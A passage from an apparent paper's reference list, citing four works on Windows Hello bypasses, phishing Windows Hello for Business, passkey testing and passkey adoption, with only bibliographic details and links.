[16] O. Tsarfati, "Bypassing windows hello without masks or plastic surgery." CyberArk Labs, Jul. 2023. Accessed: Jul. 01, 2026. [Online]. Available: https://www.cyberark.com/resources/threat-research-blog/bypassing-windows-hello-without-masks-or-plastic-surgery

[17] Y. Smirnov, "Hook, line and sinker: Phishing windows hello for business." Medium, Mar. 2024. Accessed: Jul. 01, 2026. [Online]. Available: https://medium.com/@yudasm/bypassing-windows-hello-for-business-for-phishing-181f2271dc02

[18] P. Morimoto, "From passwords to passkeys: Enhancing security and testing with 'Passkey Raider'." Talk at CYBERSEC ASIA 2025, 2025. Accessed: Jul. 01, 2026. [Online]. Available: https://www.youtube.com/watch?v=WaUL45OOhOU

[19] L. Jannett, A. Mayer, M. Westers, V. Mladenov, C. Mainka, and J. Schwenk, "The state of passkeys: Studying the adoption and security of passkeys on the web," in *35th USENIX security symposium (USENIX security 26)*, USENIX Association, Aug. 2026. Available: https://www.usenix.org/conference/usenixsecurity26/presentation/jannett